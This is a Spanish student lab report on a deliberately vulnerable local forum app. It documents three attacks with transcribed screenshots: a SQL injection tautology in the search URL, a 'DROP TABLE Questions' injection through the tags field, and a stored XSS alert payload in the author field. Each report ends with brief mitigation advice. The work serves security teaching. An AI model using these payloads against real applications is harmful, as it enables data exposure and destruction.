

Autores:

Alberto Marquez

Álvaro Asenjo

Juan Jose Montiel

Declaramos que esta solución es fruto exclusivamente de nuestro trabajo personal. No hemos sido ayudados por ninguna otra persona ni hemos obtenido la solución de fuentes externas, y tampoco hemos compartido nuestra solución con nadie. Declaramos además que no hemos realizado de manera deshonesta ninguna otra actividad que pueda mejorar nuestros resultados ni perjudicar los resultados de los demás.

INFORME DE VULNERABILIDAD
Tipo de vulnerabilidad
Vulnerabilidad SQL Injection
Situaciones peligrosas o no deseadas que puede provocar
Se realizan consultas sin control y estas puede llegar a dañar la base de datos o acceder a datos no deseados.
Ejemplo paso a paso de cómo explotar la vulnerabilidad (con capturas de pantalla)
En el siguiente ejemplo hemos ampliado la cabecera de la url para acceder a todos los valores de la búsqueda, sin que la pagina lo permitiese. Insertando a continuación de la url: /search_question?tag=tu% or '%a%'='%a' El resultado es este:

El Coladero - Búsqueda - Mozilla Firefox

SQLInjection.pdfEl Coladero - BúsquedaPythonGIW/Practic...

localhost:8080/search_question?tag=tu%27 or %27a%27=%27a%27Search

El Coladero

Foro de preguntas y respuestas

Búsqueda por etiqueta:

Resultados para la etiqueta: 'tu%' or '%a%'='%a'

Título: **tu**
Autor: juan
Fecha: 2017-01-27 00:29:02
Etiquetas: tu

[Ver](#)

Título: **Yo**
Autor: alberto
Fecha: 2017-01-27 00:28:37
Etiquetas: Yo

[Ver](#)

Título: **Mejor manera de programar**
Autor: pepe
Fecha: 2015-12-27 16:40:43
Etiquetas: Editor, programacion

[Ver](#)

Título: **Listas en Python**
Autor: pepe
Fecha: 2013-06-14 12:00:42
Etiquetas: listas, Python

[Ver](#)

Título: **Diccionarios**
Autor: ana
Fecha: 2012-03-19 11:54:23
Etiquetas: diccionarios, Python, programación

[Ver](#)

Medidas para mitigar la vulnerabilidad

hay que revisar todas las entradas para que no sea posible insertar código malicioso y asegurarnos de que el código que creamos está bien protegido ante estos ataques, ya que cualquier entrada es susceptible de sufrir un SQL Injection.

INFORME DE VULNERABILIDAD

Tipo de vulnerabilidad

Vulnerabilidad SQL Injection.

Situaciones peligrosas o no deseadas que puede provocar


Se realizan consultas sin control y estas puede llegar a dañar la base de datos como en el ejemplo siguiente.

Ejemplo paso a paso de cómo explotar la vulnerabilidad (con capturas de pantalla)

Introducimos una consulta en el campo etiquetas, que pretende borrar una tabla de la base de datos.

','') DROP TABLE Questions --'

Y preguntamos.



El Coladero

Foro de preguntas y respuestas

Búsqueda por etiqueta:

Título: **Mejor manera de programar**
Autor: pepe
Fecha: 2015-12-27 16:40:43
Etiquetas: Editor, programacion

[Ver](#)

Título: **Listas en Python**
Autor: pepe
Fecha: 2013-06-14 12:00:42
Etiquetas: listas, Python

[Ver](#)

Título: **Diccionarios**
Autor: ana
Fecha: 2012-03-19 11:54:23
Etiquetas: diccionarios, Python, programación

[Ver](#)


Autor:

Título:


Etiquetas:

Cuerpo:

Esta consulta es inyectada en la base de datos y se nos confirma que se ha realizado correctamente.



Al volver a la página show_all_questions nos encontramos que no se puede acceder a la tabla Questions, porque esta ha sido borrada.



Medidas para mitigar la vulnerabilidad

- Deberíamos de limitar los permisos a la base de datos.
- Comprobar en el código que ataques como este no son posibles, mediante su corrección.
- Cambiar los tipos de las variables también podría ayudar.

INFORME DE VULNERABILIDAD

Tipo de vulnerabilidad

XSS persistente

Situaciones peligrosas o no deseadas que puede provocar

Cuando mostramos los datos, estos no se validan, y si un usuario ha insertado un script malicioso cuando vayamos a esta ruta nos aparecerá dicho script.

Ejemplo paso a paso de cómo explotar la vulnerabilidad (con capturas de pantalla)

Insertamos el scrip<scrip>alert(Warning ;P);</scrip></text> por el campo autor y le damos a preguntar.

The screenshot shows a Mozilla Firefox browser window with the address bar at `localhost:8080/search_question?tag=tu%%27%20or%`. The page displays a list of search results. The first result has the title 'tu', author 'juan', and date '2017-01-27 00:29:02'. Below it is a link 'Ver'. The second result has the title 'Yo', author 'alberto', and date '2017-01-27 00:28:37', also with a 'Ver' link. The third result has the title 'Mejor manera de programar', author 'pepe', and date '2015-12-27 16:40:43', with a 'Ver' link. The fourth result has the title 'Listas en Python', author 'pepe', and date '2013-06-14 12:00:42', with a 'Ver' link. The fifth result has the title 'Diccionarios', author 'ana', and date '2012-03-19 11:54:23', with a 'Ver' link. At the bottom, there is a form to ask a question. The 'Autor' field contains the payload `<scrip>alert('Warning ;P');</scrip>`. The 'Título' and 'Etiquetas' fields are empty. The 'Cuerpo' field is also empty. A 'Preguntar' button is at the bottom of the form.

Título: **tu**
Autor: juan
Fecha: 2017-01-27 00:29:02
Etiquetas: tu
[Ver](#)

Título: **Yo**
Autor: alberto
Fecha: 2017-01-27 00:28:37
Etiquetas: Yo
[Ver](#)


Título: **Mejor manera de programar**
Autor: pepe
Fecha: 2015-12-27 16:40:43
Etiquetas: Editor, programacion
[Ver](#)

Título: **Listas en Python**
Autor: pepe
Fecha: 2013-06-14 12:00:42
Etiquetas: listas, Python
[Ver](#)


Título: **Diccionarios**
Autor: ana
Fecha: 2012-03-19 11:54:23
Etiquetas: diccionarios, Python, programación
[Ver](#)

Autor:
Título:
Etiquetas:
Cuerpo:

Insertamos el script con éxito.



Cuando volvemos a la página show_all_questions nos encontramos con el script insertado.



Medidas para mitigar la vulnerabilidad

Deberían revisar los datos ya que están aceptando datos incorrectos. Esto se podría solucionar si cuando insertamos preguntas revisamos todas he impedimos la inserción código malicioso evitando este tipo de ataque.